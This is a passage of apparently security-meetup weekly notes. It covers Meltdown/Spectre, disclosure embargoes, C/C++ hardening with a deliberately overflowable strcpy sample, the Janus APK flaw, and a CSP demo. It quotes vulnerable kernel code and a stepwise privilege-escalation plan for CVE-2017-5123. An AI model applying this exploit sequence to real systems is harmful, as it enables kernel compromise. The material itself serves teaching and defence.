(Looking up memory in CPU cache is some 40 times faster than fetching it from the actual memory chips, so enabling this sort of “short-circuit” for commonly-used values can make a huge difference to performance.)

The long and the short of it is that the researcher couldn't measure the difference between A is even and A is odd (or, alternatively, did the CPU peek at U or did the CPU peek at U+1) in this case. . .

. . . but the thought experiment worked out in the end.

The actual details of the exploit can be found in [Reading privileged memory with a side-channel](#).

Also see [More details about mitigations for the CPU Speculative Execution issue](#):

Project Zero discussed three variants of speculative execution attack. There is no single fix for all three attack variants; each requires protection independently.

- Variant 1 ([CVE-2017-5753](#)), “bounds check bypass.” This vulnerability affects specific sequences within compiled applications, which must be addressed on a per-binary basis.
- Variant 2 ([CVE-2017-5715](#)), “branch target injection”. This variant may either be fixed by a CPU microcode update from the CPU vendor, or by applying a software mitigation technique called “[Retpoline](#)” to binaries where concern about information leakage is present. This mitigation may be applied to the operating system kernel, system programs and libraries, and individual software programs, as needed.
- Variant 3 ([CVE-2017-5754](#)), “rogue data cache load.” This may require patching the system's operating system. For Linux there is a patchset called KPTI (Kernel Page Table Isolation) that helps mitigate Variant 3. Other operating systems may implement similar protections - check with your vendor for specifics.

From [Meltdown and Spectre - understanding and mitigating the threats](#):

Table 2: Meltdown vs. Spectre

	Meltdown	Spectre
Allows kernel memory read	Yes	No
Was patched with KAISER/KPTI	Yes	No
Leaks arbitrary user memory	Yes	No
Could be executed remotely	Sometimes	Definitely
Most likely to impact	Kernel integrity	Browser memory
Practical attacks against	Intel	Intel, AMD, ARM

For a good overview of the problem, see [What's behind the Intel design flaw forcing numerous patches?](#). For a current discussion of vendor response see [Meltdown and Spectre: Here's what Intel, Apple, Microsoft, others are doing about](#)

it.

Also see the [Meltdown and Spectre FAQ](#).

And for a quick video of a meltdown exploit see [Stealing passwords via Meltdown vulnerability in real-time](#).

Meltdown and Spectre papers

From [Meltdown and Spectre](#)

Meltdown and Spectre exploit critical vulnerabilities in modern processors. These hardware bugs allow programs to steal data which is currently processed on the computer. While programs are typically not permitted to read data from other programs, a malicious program can exploit Meltdown and Spectre to get hold of secrets stored in the memory of other running programs. This might include your passwords stored in a password manager or browser, your personal photos, emails, instant messages and even business-critical documents.

Meltdown and Spectre work on personal computers, mobile devices, and in the cloud. Depending on the cloud provider's infrastructure, it might be possible to steal data from other customers.

From the Meltdown academic paper:

Meltdown allows an adversary who can run code on the vulnerable processor to obtain a dump of the entire kernel address space, including any mapped physical memory. The root cause of the simplicity and strength of Meltdown are side effects caused by *out-of-order execution*.

Out-of-order execution is an important performance feature of today's processors in order to overcome latencies of busy execution units, e.g., a memory fetch unit needs to wait for data arrival from memory. Instead of stalling the execution, modern processors run operations *out-of-order* i.e., they look ahead and schedule subsequent operations to idle execution units of the processor. However, such operations often have unwanted side-effects, e.g., timing differences ... can leak information from both sequential and out-of-order execution.

However, we observed that out-of-order memory lookups influence the cache, which in turn can be detected through the cache side channel. As a result, an attacker can dump the entire kernel memory by reading privileged memory in an out-of-order execution stream, and transmit the data from this elusive state via a microarchitectural covert channel (e.g., Flush+Reload) to the outside world. On the receiving end of the covert channel, the register value is reconstructed. Hence, on the microarchitectural level (e.g., the actual hardware implementation), there is an exploitable security problem.

Meltdown allows an unprivileged process to read data mapped in the kernel address space, including the entire physical memory on Linux and OS X, and a large fraction of the physical memory on Windows. This may include physical memory of other processes, the kernel, and in case of kernel-sharing sandbox solutions (e.g., Docker, LXC) or Xen in paravirtualization mode, memory of the kernel (or hypervisor), and other co-located instances.

Our evaluation shows that KAISER prevents Meltdown to a large extent.

Meltdown is distinct from the Spectre Attacks ... in several ways, notably that Spectre requires tailoring to the victim process's software environment, but applies more broadly to CPUs and is not mitigated by KAISER.

Contributions. The contributions of this work are:

1. We describe out-of-order execution as a new, extremely powerful, software-based side channel.
2. We show how out-of-order execution can be combined with a microarchitectural covert channel to transfer the data from an elusive state to a receiver on the outside.

3. We present an end-to-end attack combining out-of-order execution with exception handlers or TSX, to read arbitrary physical memory without any permissions or privileges, on laptops, desktop machines, and on public cloud machines.
4. We evaluate the performance of Meltdown and the effects of KAISER on it.

From the Spectre academic paper:

While makeshift processor-specific countermeasures are possible in some cases, sound solutions will require fixes to processor designs as well as updates to instruction set architectures (ISAs) to give hardware architects and software developers a common understanding as to what computation state CPU implementations are (and are not) permitted to leak.

In this paper, we show a new class of microarchitectural attacks which we call Spectre attacks. At a high level, Spectre attacks trick the processor into speculatively executing instructions sequences that should not have executed during correct program execution. As the effects of these instructions on the nominal CPU state will be eventually reverted, we call them transient instructions. By carefully choosing which transient instructions are speculatively executed, we are able to leak information from within the victim's memory address space. We empirically demonstrate the feasibility of Spectre attacks by using transient instruction sequences in order to leak information across security domains.

It's not just Intel:

Using the practice of responsible disclosure, we have disclosed a preliminary version of our results to Intel, AMD, ARM, Qualcomm as well as to other CPU vendors. We have also contacted other companies including Amazon, Apple, Microsoft, Google and others. The Spectre family of attacks is documented under CVE-2017-5753 and CVE-2017-5715.

Furthermore:

Meltdown is distinct from Spectre Attacks in two main ways. First, unlike Spectre, Meltdown does not use branch prediction for achieving speculative execution. Instead, it relies on the observation that when an instruction causes a trap, following instructions that were executed out-of-order are aborted. Second, Meltdown exploits a privilege escalation vulnerability specific to Intel processors, due to which speculatively executed instructions can bypass memory protection. Combining these issues, Meltdown accesses kernel memory from user space. This access causes a trap, but before the trap is issued, the code that follows the access leaks the contents of the accessed memory through a cache channel. Unlike Meltdown, the Spectre attack works on non-Intel processors, including AMD and ARM processors. Furthermore, the KAISER patch . . . , which has been widely applied as a mitigation to the Meltdown attack, does not protect against Spectre.

Security embargo

This issue points out the importance of understanding the concept of embargoed security bugs. From [fedora wiki - Security Bugs](#) [fedora wiki - Security Bugs - Embargoed Security Issues](#):

An embargoed security issue is one which is not publicly known, and its existence is to be reported to responsible organizations. Often when a researcher discovers a security issue, they will contact an organization such as vendor sec or the project's upstream developers. If the issue is of great severity, it is wise to give the upstream project, various distribution vendors, and the researcher some time to produce patches and advisories for the issue. That means setting a date sometime in the future which all parties can agree upon.

When entering an embargoed issue in the Red Hat Bugzilla, please check the "Security Sensitive Bug" check-box to ensure that the information being entered is not publically viewable until the embargo date passes. These bugs will only be viewable by certain Red Hat employees, the reporter, and anyone in the CC field.

Warning: While a security bug is under embargo, you should not push your fixes to Fedora GIT repository (or upstream version control repositories) because that would disclose details about the bug prematurely. But you are welcome to prepare a patch fixing the issues, and attach it to the Bugzilla bug.

When in doubt, please contact [Red Hat Product Security](#).

Of course vendors have a security problem response process, like [Xen Security Problem Response Process](#).

[LWN.net](#) 2012 article discusses [How long should security embargoes be?](#):

Security embargoes are something of a double-edged sword. The idea is to coordinate a release date for a particular security fix between the affected parties (typically distributions in the Linux world). But, while the embargo is in place, no fixes are being issued which increases the length of time that users are vulnerable. That could lead to widespread—or targeted—attacks against vulnerable systems if the flaw is already known, is leaked, or is rediscovered during the embargo period. The chances of that may be relatively small, but they certainly increase as a function of the length of the embargo.

It is for those reasons that embargoes in the Linux world are typically short. While proprietary vendors will sometimes sit on a vulnerability for months, Linux embargoes are generally on the order of a week or two. The rules for the acceptable length of an embargo are set by the venue where the information is shared, which for Linux distributions is the closed [linux-distros](#) mailing list. There is also an associated distros mailing list which also adds in representatives from some of the BSDs. These two lists have taken the place of the vendor-sec list that was [compromised](#) in March 2011.

Note that not all operating systems are included in the embargoes. From [Meltdown](#), aka “Dear Intel, you suck”:

We have received *no* non-public information. I’ve seen posts elsewhere by other *BSD people implying that they receive little or no prior warning, so I have no reason to believe this was specific to OpenBSD and/or our philosophy. Personally, I do find it...amusing? that public announcements were moved up after the issue was deduced from development discussions and commits to a different open source OS project. Aren’t we all glad that this was under embargo and strongly believe in the future value of embargoes?

Other related articles

1. [Intel facing class-action lawsuits over Meltdown and Spectre bugs](#)
2. [A collection of Meltdown/Spectre postings](#)
3. [What Google Cloud, G Suite and Chrome customers need to know about the industry-wide CPU vulnerability](#)
 - (a) [Today’s CPU vulnerability: what you need to know](#)
 - (b) [Google’s Mitigations Against CPU Speculative Execution Attack Methods](#)
 - (c) [GCP - Security Bulletins](#)
4. [Kernel Side-Channel Attacks - CVE-2017-5754 CVE-2017-5753 CVE-2017-5715](#)
5. [The current state of kernel page-table isolation](#)
6. [KAISER: hiding the kernel from user space](#)
7. [Xen Project Spectre/Meltdown FAQ](#)
8. [Xen Security Advisory CVE-2017-5753,CVE-2017-5715,CVE-2017-5754 / XSA-254 - version 2 - Information leak via side effects of speculative execution](#)
9. [Potential Impact on Processors in the POWER family](#)

10. How a researcher hacked his own computer and found ‘worst’ chip flaw
11. Meltdown and Spectre Linux Kernel Status

11.12 2017-12-30 gohttp, hardening C/C++, Linux waitid() exploit

11.12.1 Links and updates this week

Links around the web

Cloud links

1. HTML 5.2 is done, HTML 5.3 is coming including Payment Request API, Content Security Policy Level, and Accessible Rich Internet Applications (WAI-ARIA) 1.1
2. DDoS Attacks in Cloud Computing: Issues, Taxonomy, and Future Directions
3. Funny Or Die, Bustle And A Bunch Of Other Publishers Unwittingly Bought Fake Traffic

Tech

1. Top 10 Single Board Computers Introduced in 2017
2. Google’s voice-generating AI is now indistinguishable from humans and Natural TTS Synthesis by Conditioning WaveNet on Mel Spectrogram Predictions
3. Intel® Architecture Memory Encryption Technologies Specification
4. Passive Fingerprinting of HTTP/2 Clients
5. How “expensive” is crypto anyway?
6. Why TLS 1.3 isn’t in browsers yet

Tools

1. Linux Expl0rer - live forensics toolbox for Linux endpoints written in Python & Flask
2. slurp - Enumerates S3 buckets manually or via certstream
3. Undefined vs Unsafe in Rust
4. UpGuard External Risk Assessment
5. Cracking Encrypted PDFs – Part 1, Cracking Encrypted PDFs – Part 2, Cracking Encrypted PDFs – Part 3, and the yet-to-be-published conclusion.
6. Which Languages Are Bug Prone
7. Why I started to use Golang more than Python or Ruby?
8. Using Go Templates
9. Tensorflow and Go

Study links

1. Black Hat Europe 2017
2. Concise (Post-Christmas) Cryptography Challenges
3. An Introduction to SMB for Network Security Analysts
4. Hardening C/C++ Programs Part I – Stack Protector and Hardening C/C++ Programs Part II – Executable-Space Protection and ASLR
5. Netflix: What Happens When You Press Play?
6. Fusion
 - (a) Fusion – Level 05 solution
 - (b) Fusion – Level 06 solution
7. Let's hand write DNS messages

Privacy links

1. No boundaries for user identities: Web trackers exploit browser login managers and Web Trackers Exploit Flaw in Browser Login Managers to Steal Usernames
2. Measuring and Disrupting Anti-Adblockers Using Differential Execution Analysis and Thousands of major sites are taking silent anti-ad-blocking measures
3. That Game on Your Phone May Be Tracking What You're Watching on TV
 - (a) Is Your Vizio Television Spying on You? What to Know
 - (b) FTC Issues Warning Letters to App Developers Using 'Silverpush' Code
 - (c) For Marketers, TV Sets Are an Invaluable Pair of Eyes

Legal/Political

1. Internal FCC Report Shows Republican Net Neutrality Narrative Is False
2. Differential Pricing of Traffic in the Internet

Hacking links

1. Digmine Cryptocurrency Miner Spreading via Facebook Messenger
2. LastPass' Authenticator app is not secure
3. CVE-2017-7845 and Using Thunderbird? Update if you haven't already
4. Acoustic Attacks on HDDs Can Sabotage PCs, CCTV Systems, ATMs, More and Acoustic Denial of Service Attacks on HDDs
5. MoneyTaker: in pursuit of the invisible
6. Two Critical 0-Day Remote Exploits for vBulletin Forum Disclosed Publicly (SSD Advisory – vBulletin routestring Unauthenticated Remote Code Execution and SSD Advisory – vBulletin cacheTemplates Unauthenticated Remote Arbitrary File Deletion)
7. Chrome Extension with 100,000 Users Caught Pushing Cryptocurrency Miner

gohttp replacing Python http.server

python3 -m http.server can simply serve a static website. To accomplish a similar task using go, see gohttp: go simple http server:

```
go get -u github.com/itang/gohttp
go install github.com/itang/gohttp/gohttp

export PATH="$PATH:$HOME/go/bin"
gohttp --help
# cntrl-C
gohttp -d=$HOME/Persistent/pentest/pentest-meetup/build/html
```

C/C++ stack protector

This is based on Hardening C/C++ Programs Part I – Stack Protector.

Here is

Listing 1: stack_overflow.cpp

```
cat > stack_overflow.cpp <<'EOF'
#include <cstring>

void exploitable(char* bar)
{
    char buffer[16];

    strcpy(buffer, bar); // String 'bar' is directly copied into the buffer.
                        // This will overwrite adjacent data on the stack when
                        // 'bar' is longer than 16 bytes (including null terminator).
}

int main(int argc, char** argv)
{
    exploitable(argv[1]); // User can pass a string of arbitrary length here.

    return 0;
}
EOF
```

```
# protect against alloca() and char arrays >= 8 bytes
g++ -fstack-protector stack_overflow.cpp -o stack_overflow
./stack_overflow 0123456789 # Ok, string does not exceed buffer
echo $?
./stack_overflow 0123456789012345678901234 # String too long for buffer!
# *** stack smashing detected ***: ./stack_overflow terminated
echo $?

# protect against any array type or local frame refs
g++ -fstack-protector-strong stack_overflow.cpp -o stack_overflow
./stack_overflow 0123456789 # Ok, string does not exceed buffer
echo $?
./stack_overflow 0123456789012345678901234 # String too long for buffer!
# *** stack smashing detected ***: ./stack_overflow terminated
echo $?
```

C/C++ executable-space protection and ASLR

This is based on [Hardening C/C++ Programs Part II – Executable-Space Protection and ASLR](#).

Some ELF background

See *ELF and binutils* for ELF background.

Executable-space protection

Follow *Executable-space protection* in the hardening article above.

Address space layout randomization

Follow *Address Space Layout Randomization* in the hardening article above.

For details about PLT (Procedure Linkage Table) and GOT (Global Offsets Table) see [PLT and GOT - the key to code sharing and dynamic libraries](#). For even more detail about linking [search for “Linkers” at AIsr](#).

The code example from the article follows:

```
cat > main.cpp <<'EOF'
double pi();

int main()
{
    return (int)pi();
}
EOF

cat > shared.cpp <<'EOF'
double pi()
{
    return 3.14f;
}
EOF

# Build and link shared library
g++ -c -fPIC shared.cpp -o shared.o
g++ -shared -fPIC shared.o -o libshared.so

# Build and link main executable
g++ -c -fPIE main.cpp -o main.o
g++ -pie -fPIE main.o -L. -lshared -o main
# Looks like shared library
file main

# Build and link main executable without PIE
g++ main.o -L. -lshared -o main_no_pie
# Looks like executable
file main_no_pie
```

11.12.2 Exploits this week

Linux kernel vulnerability CVE-2017-5123

We will not talk about [Escaping Docker container using waitid\(\)](#) – CVE-2017-5123, but instead another exploit using CVE-2017-5123.

Some terms first:

SMAP (Supervisor Mode Access Prevention) a feature of some CPU implementations such as the [Intel Broadwell](#) microarchitecture that allows [supervisor mode](#) programs to optionally set [user-space memory mappings](#) so that access to those mappings from supervisor mode will cause a trap. This makes it harder for [malicious programs](#) to “trick” the kernel into using [instructions](#) or [data](#) from a user-space program.

Supervisor Mode Access Prevention is designed to complement [Supervisor Mode Execution Prevention \(SMEP\)](#), which was introduced earlier. SMEP can be used to prevent supervisor-mode code from unintentionally executing user-space code. SMAP extends this protection to reads and writes.

From [Exploiting CVE-2017-5123 with full protections](#). [SMEP, SMAP, and the Chrome Sandbox!](#) a Linux kernel mod neglected to call `access_ok(VERIFY_WRITE, ptr, sizeof(*ptr))` prior to calling the `unsafe_put_user()`:

During system call handling, the kernel needs to be able to read and write to the memory of the process which invoked the system call. To do this the kernel has special functions such as `copy_from_user`, `put_user`, and others, which copy data to or from userland. On a very high level, `put_user` does approximately the following:

```
put_user(x, void __user *ptr)
{
    if (access_ok(VERIFY_WRITE, ptr, sizeof(*ptr)))
        return -EFAULT;
    user_access_begin();
    *ptr = x;
    user_access_end();
}
```

In kernel version 4.13, the `waitid` syscall was updated to use `unsafe_put_user`, but the `access_ok` check was missing. The vulnerable code is shown below.

```
SYSCALL_DEFINE5(waitid, int, which, pid_t, upid, struct siginfo __user *,
                infop, int, options, struct rusage __user_
                ↪ *, ru)
{
    struct rusage r;
    struct waitid_info info = {.status = 0};
    long err = kernel_waitid(which, upid, &info, options, ru ? &r : NULL);
    int signo = 0;

    if (err > 0) {
        signo = SIGCHLD;
        err = 0;
        if (ru && copy_to_user(ru, &r, sizeof(struct rusage)))
            return -EFAULT;
    }
    if (!infop)
        return err;

    user_access_begin();
    unsafe_put_user(signo, &infop->si_signo, Efault);    <-    no access_
    ↪ ok call
```

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```

unsafe_put_user(0, &infop->si_errno, Efault);
unsafe_put_user(info.cause, &infop->si_code, Efault);
unsafe_put_user(info.pid, &infop->si_pid, Efault);
unsafe_put_user(info.uid, &infop->si_uid, Efault);
unsafe_put_user(info.status, &infop->si_status, Efault);
user_access_end();
return err;
Efault:
user_access_end();
return -EFAULT;
}

```

From the article:

... we'll need to know the kernel base address for exploiting, so let's get that first. A nice property of `unsafe_put_user` is that it won't crash when accessing invalid memory addresses, and instead will just return `-EFAULT`. Thus, we can just keep guessing addresses where the kernel data section could be at until we get a different error code, then we know we found the kernel address, and can defeat KASLR.

There are a number of steps:

1. Determine address of kernel data section and heap using the `unsafe_put_user` return code.
2. Bypass SMAP by spraying the heap until no longer restricted by `seccomp`.
3. Find kernel physmap memory section containing alias (second virtual address mapped to the same physical memory as userpace memory). Involves randomly overwriting pages in physmap, then see if the userland page has changed. This can crash a random process.
4. Change the creds structure to become root, then remove the chroot. This involves pointing the `task_struct`'s files pointer to the previously found kernel alias. Pointing the `ioctl` at ROP gadgets in the kernel allows creating arbitrary read and write primitives.

The exploit is not easy as:

As a recap, we are currently quite limited in what we can do:

- We can only write 0's.
- We write 24 bytes of 0's and will clobber nearby memory.
- We don't have a great info leak. We can know where the kernel base is, where the heap is, but not where an object in the heap is.

Two exploits are described at [kernel-exploits/CVE-2017-5123](#). From [kernel-exploits/CVE-2017-5123/exploit_smap_bypass.c](#):

```

/***** overview of exploit *****/
waitid uses unsafe_put_user without checking access_ok,
allowing the user to give a kernel address for infop and write over kernel memory.
when given invalid parameters this just writes the following 32 bit integers
0, 0, 0, _, 0, 0, 0
(the 4th element is unchanged)
inside the chrome sandbox we cannot fork (can only make threads)
so we can only give invalid parameters to waitid and only write 0's to kernel memory,
To exploit this in the presence of smap:
I start out by iteratively calling waitid until we find the kernel's base address
When it's found it will not return efault error from the syscall
Now, I can only write 0's at this point, so I spray 10000 threads and attempt
to write 0's over the beginning of the task struct to unset the seccomp flag

```

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```
This part is kind of unreliable and depends on the size of the task struct which
changes based on cpu.
If it succeeds, I now know where the task struct is and no longer have seccomp
By shifting the location of the write and using the pid of the child process, I
can now write 5 consecutive arbitrary non-zero bytes. So I can create an address
with this bitmask 0xffffffff000000
Now to create data at such an address I use the physmap, a mirror of all userland
pages that exists in kernel memory. Mmap a large amount of memory, try writing at
various places in the physmap until we see userland memory change. Then mlock that
page.
With controlled data in the kernel, I use the 5 byte write described above to change
our task->files to point at the controlled page. This give me control of the file
operations and arbitrary read/write.
From here, I remove the chroot and edit my creds to make that thread root.
*/
```

11.13 2017-12-23 Haven, Observatory, and Janus

11.13.1 Links and updates this week

Links around the web

Cloud links

1. [Internet protocols are changing](#)
2. [DNS Security Filters Compared: Quad9 x OpenDNS x Comodo Secure x Norton ConnectSafe x Yandex Safe](#)

All these providers do very little to block access to malicious content. On a list with 30 random known-malicious domains, OpenDNS blocked 3 of them (10% success rate) and Comodo blocked other 4 (~10% success rate).

These domains were all blacklisted by Google Safe Browsing, some major antivirus engines and most of them on phishtank. Still, almost none of them got blocked.

Quad9 did not block any of those malicious domains. Read more for details.

Tools

1. [Introducing Docusaurus](#)
2. [Oh shit, git!](#)
3. [Perl one liners](#)
4. [5 Gotchas of Defer in Go - Part I](#) and [5 More Gotchas of Defer in Go - Part II](#)
5. [Tokio internals: Understanding Rust's asynchronous I/O framework from the bottom up](#)
6. [Bindgen: awesome Rust tool for generating C bindings](#)
7. [Rust in 2017: what we achieved](#)

Study links

1. Analyzing a Spear Phishing Email
2. Using Open Source to Satisfy NIST SP 800-171 Requirements
3. Welcome to the NetSPI SQL Injection Wiki!
4. From fly.io HTTPS articles:
 - (a) How We Deliver Global SSL with Let's Encrypt
 - (b) How RSA Works: TLS Foundations
 - (c) How Ciphersuites Work: TLS in Pieces
 - (d) Next article will be the TLS handshake.
5. Kernel debugging for newbies
6. Elasticsearch For Beginners: Indexing your Gmail Inbox
7. Secure Engineering Guidelines
8. A penetration tester's guide to sub-domain enumeration
9. netstat without netstat
10. There's No Place Like ::1 - Enumerating Local IPv6 networks and IPv6 Validation Toolkit
11. attacking encrypted systems with qemu and volatility
12. Introducing Merlin - A cross-platform post-exploitation HTTP/2 Command & Control Tool
13. Weekly Machine Learning Opensource Roundup – Dec. 21, 2017 leading to tensorflow-1.4-billion-password-analysis
14. Responder -> MultiRelay -> Mimikatz -> Crackmapexec -> Windows PWNage
15. Invoke-PSImage (Embeds a PowerShell script in the pixels of a PNG file and generates a oneliner to execute)
16. Data exfiltration with Metasploit: meterpreter DNS tunnel

Privacy links

1. Facebook's new facial recognition feature finds you in untagged photos (see Managing Your Identity on Facebook with Face Recognition Technology)
2. The simple process of re-identifying patients in public health records
3. Chrome's ad blocker goes live on February 15, Building a better web for everyone, Coalition for Better Ads, and Initial Better Ads Standards: Least preferred ad experiences for desktop web and mobile web.
4. Knowing who is interviewing with Google

Legal

1. Days after iPhone battery fiasco, lawsuits against Apple begin to mount
2. keeper: privileged ui injected into pages (again)
 - (a) For 8 days Windows bundled a password manager with a critical plugin flaw
 - (b) Case:1:17-cv-09117 Keeper vs Ars Technica

Hacking links

1. [How to Hack a Turned-Off Computer, or Running Unsigned Code in Intel Management Engine \(follow-up to another Intel Management Engine bug\)](#)
2. [The Year That Software Bugs Ate The World](#)
3. [HP keylogger](#)
4. [Currency-mining Android malware is so aggressive it can physically harm phones and Loapi Cryptocurrency Mining Malware Is So Powerful It Can Melt Your Phone](#)
5. [Chinese Backdoor Still Active on Many Android Devices](#)
6. [The Good, The Bad and The Ugly of Safari in Client-Side Attacks](#)
7. [Remote LD_PRELOAD Exploitation \(GoAhead web server < 3.6.5\)](#)
8. [Hacking the Hackers: Leveraging an SSRF in HackerTarget](#)
9. [Don't trust all SSL / TLS certificates](#)
10. [Hackers take control of security firm's domain, steal secret data \(see Lessons learned from a Man-in-the-Middle attack\)](#)
11. [Think twice about buying internet-connected devices off eBay](#)
12. [Leveraging web application vulnerabilities to steal NTLM hashes](#)
13. [aPAColypse now: Exploiting Windows 10 in a Local Network with WPAD/PAC and JScript](#)
14. [Evading Microsoft's AutoRuns](#)
15. [Using DNS to Break Out of Isolated Networks in a AWS Cloud Environment](#)
16. [CVE-2017-16544: A Busybox autocompletion vulnerability](#)
17. [A Sheep in Wolf's Clothing – Finding RCE in HP's Printer Fleet](#)
18. [systemd Vulnerability Leads to Denial of Service on Linux](#)
19. [A Travis CI/Github Security Vulnerability](#)
20. [Backdoor in Captcha Plugin Affects 300K WordPress Sites](#)
21. [North Korea Bitten by Bitcoin Bug: Financially motivated campaigns reveal new dimension of the Lazarus Group and North Korea suspected in latest bitcoin heist, bankrupting Youbit exchange](#)
22. [AppLocker – Case study – How insecure is it really? – Part 1](#) and [AppLocker – Case study – How insecure is it really? – Part 2](#)
23. [Harden Windows with AppLocker – based on Case study part 1](#) and [Harden Windows with AppLocker – based on Case study part 2](#)
24. [Massive Cloud Leak Exposes Alteryx, Experian, US Census Bureau Data and Home Economics: How Life in 123 Million American Households Was Exposed Online](#)
25. [Windows 10 Facial Recognition Feature Can Be Bypassed with a Photo](#)
26. [Romanian hackers infiltrated 65% of DC outdoor surveillance cameras for extortion](#)
27. [Beware the Hex-Men](#)
28. [Zero Day Initiative Top 5](#)
29. [Chinese hackers go after think tanks in wave of more surgical strikes](#)
30. [Couple words about rsync protocol based on breach of 2k emails from Czech university](#)

31. arbitrary read+write via incorrect range tracking in eBPF
32. Yeelight, the Bluetooth LED Bedside Lamp from Xiaomi that Spies on You, Part One (or maybe not)
33. Russian hackers hunted journalists in years-long campaign
34. Nissan Finance Canada Suffers Data Breach — Notifies 1.13 Million Customers
35. iOS/macOS kernel double free due to IOSurfaceRootUserClient not respecting MIG ownership rules (tfp0) and Google Researcher Releases iOS Exploit—Could Enable iOS 11 Jailbreak
36. Security Flaw Left Major Banking Apps Vulnerable to MiTM Attacks Over SSL and Spinner: Semi-Automatic Detection of Pinning without Hostname Verification

Haven

From [Snowden's New App Uses Your Smartphone To Physically Guard Your Laptop](#):

The NSA whistleblower and a team of collaborators have been working on a new [open source](#) Android app called [Haven](#) that you install on a spare smartphone, turning the device into a sort of sentry to watch over your laptop. Haven uses the smartphone's many sensors — microphone, motion detector, light detector, and cameras — to monitor the room for changes, and it logs everything it notices. The first public beta version of Haven has officially been released; it's available in the [Play Store](#) and on [F-Droid](#), an open source app store for Android.

Haven is an external solution to a problem computer makers traditionally attempted to handle from within their devices. Some laptops, for example, offer “secure boot” through a special tamper-resistant chip called a Trusted Platform Module, which tries to ensure that the computer's bootloader code hasn't been modified to be malicious. But there are various ways this could go wrong: there can be bugs in the code that does the verification, attackers could connive to get their code marked as trustworthy, or malicious code could be inserted after the bootloader. Some computer users have tried the low-tech solution of painting glitter nail polish on their laptop screws, creating a sort of seal that would be broken during a tampering attempt.

“Due to how current laptops, and probably most other computing devices, are made today, it is virtually impossible to systematically check later if the laptop has been compromised or not,” said Joanna Rutkowska, founder of the secure Qubes operating system, who invented the term “evil maid” in 2009 as part of her work as a security researcher.

See [About Haven](#) for more details and links.

Observatory website scanner

Single page website example

An [Analysis of the Alexa Top 1M sites](#) showed that 93.45% of the sites scored F in June 2017. Here we illustrate bumping up the score using a 1 page website, say from [The ultimate showcase of One Page websites](#) like the [Mate One Page HTML Template](#).

Create a virtual machine in some cloud provider, upload the website to it, then start a python HTTP web server to get the initial score:

```
IP=173.255.221.188
scp mate-template.zip root@${IP}:.
apt install unzip -y
unzip mate-template.zip
cd mate-template
python3 -m http.server 80
```

This is a quick-and-dirty implementation for demo purposes only. You use a real HTTP server like **nginx** and follow instructions for securing your server. For example, on Linode follow [How to Secure Your Server](#).

Running [Observatory](#) by Mozilla on this website yielded a score of 0/100 or F. Adding the following meta http-equiv HTML:

```
<meta content="default-src 'none'; script-src 'self'; connect-src 'self'; img-src
↪ 'self'; style-src 'self'; font-src 'self'; form-action 'self'; frame-ancestors 'none
↪'; base-uri 'self'" http-equiv="Content-Security-Policy" />
<meta content="nosniff" http-equiv="X-Content-Type-Options" />
<meta content="deny" http-equiv="X-Frame-Options" />
<meta content="1; mode=block" http-equiv="X-XSS-Protection" />
<meta content="strict-origin" http-equiv="Referrer-Policy" />
<meta content="max-age=31536000; includeSubDomains" http-equiv="Strict-Transport-
↪ Security" />
<meta content="'*'" http-equiv="Access-Control-Allow-Origin" />
```

The Observatory score went up to 55/100 or C. The chief problem is 40 points lost for the lack of HTTPS (and HTTP STS), which is easily corrected by getting a [Let's Encrypt](#) HTTPS cert.

Content Security Policy

See [Content Security Policy \(CSP\) Quick Reference Guide](#) for more information.

11.13.2 Exploits this week

CVE-2017-13156 (Janus)

CVE-2017-13156

CVE-2017-13156 <<https://nvd.nist.gov/vuln/detail/CVE-2017-13156>> has CVSS v3 base score of 7.8 (high).

From [New Android vulnerability allows attackers to modify apps without affecting their signatures](#)

A serious vulnerability (CVE-2017-13156) in Android allows attackers to modify the code in applications without affecting their signatures. The root of the problem is that a file can be a valid APK file and a valid DEX file at the same time. We have named it the Janus vulnerability, after the Roman god of duality.

Janus vulnerability

The Janus vulnerability stems from the possibility to add extra bytes to APK files and to DEX files. On the one hand, an APK file is a zip archive, which can contain arbitrary bytes at the start, before its zip entries (actually more generally, between its zip entries). The JAR signature scheme only takes into account the zip entries. It ignores any extra bytes when computing or verifying the application's signature. On the other hand, a DEX file can contain arbitrary bytes at the end, after the regular sections of strings, classes, method definitions, etc. A file can, therefore, be a valid APK file and a valid DEX file at the same time.

Another key element is a seemingly harmless feature of the Dalvik/ART virtual machine. In theory, the Android runtime loads the APK file, extracts its DEX file and then runs its code. In practice, the virtual machine can load and execute both APK files and DEX files. When it gets an APK file, it still looks at the magic bytes in the header to decide which type of file it is. If it finds a DEX header, it loads the file as a DEX file. Otherwise, it loads the file as an APK file containing a zip entry with a DEX file. It can thus misinterpret dual DEX/APK files.

An attacker can leverage this duality. He can prepend a malicious DEX file to an APK file, without affecting its signature. The Android runtime then accepts the APK file as a valid update of a legitimate earlier version of the app. However, the Dalvik VM loads the code from the injected DEX file.

The Janus vulnerability affects recent Android devices (Android 5.0 and newer). Applications that have been signed with APK signature scheme v2 and that are running on devices supporting the latest signature scheme (Android 7.0 and newer) are protected against the vulnerability. Unlike scheme v1, this scheme v2 considers all bytes in the APK file. Older versions of applications and newer applications running on older devices remain susceptible. Developers should at least always apply signature scheme v2.

F-Droid

From [What is F-Droid?](#):

F-Droid is an installable catalogue of FOSS (Free and Open Source Software) applications for the Android platform.

From [F-Droid and the Janus Vulnerability](#):

First off, <https://f-droid.org>, <https://guardianproject.info/fdroid> and <https://apt.izzysoft.de/fdroid> were scanned for possible Janus exploits and none were found. f-droid.org's greatest protection against malware is the requirement that everything must be built from source, humans review all apps that are added, and a source tarball for each build is stored forever. Exploit writers do not want to give away the source code to their malware nor have their activities permanently logged in git, so this process keeps them away. No malware has been found in f-droid.org in its 7 years of operation.

F-Droid is also an open ecosystem, that means many people are getting apps from other sources. For that reason, we are working to add Janus detection to the F-Droid Android client app. When an APK with a Janus exploit is found, it will prompt the user to uninstall it in the "Updates" tab. If an APK with a Janus exploit is downloaded from a repo that has allowed it in, it will be blocked from being installed.

There is also some random good news: it turns out that none of the about 10 Janus examples we have can pass fdroid update. Most of them failed to verify when fdroid update calls `aapt dump badging`. The one file that passed those tests was the publicly released [Janus demo APK](#). But it had strange dates like 2042-14-03 00:62:15 in the ZIP entries, probably because of the tricks needed to assemble this DEX+ZIP file. This triggered a crash in fdroid update, when parsing the date of `AndroidManifest.xml`. Python complains that there is no 14th month. This crash prevents the APK from being added to the repo. We have also added an [explicit block](#) for APKs trying to exploit Janus.

11.14 2017-12-16 Mozilla Observatory

11.14.1 Links and updates this week

Links around the web

Cloud links

1. [Trump administration calls for government IT to adopt cloud services](#)
2. [Introducing AWS Fargate – Run Containers without Managing Infrastructure](#)

Study links

1. [Coding Interview University](#)
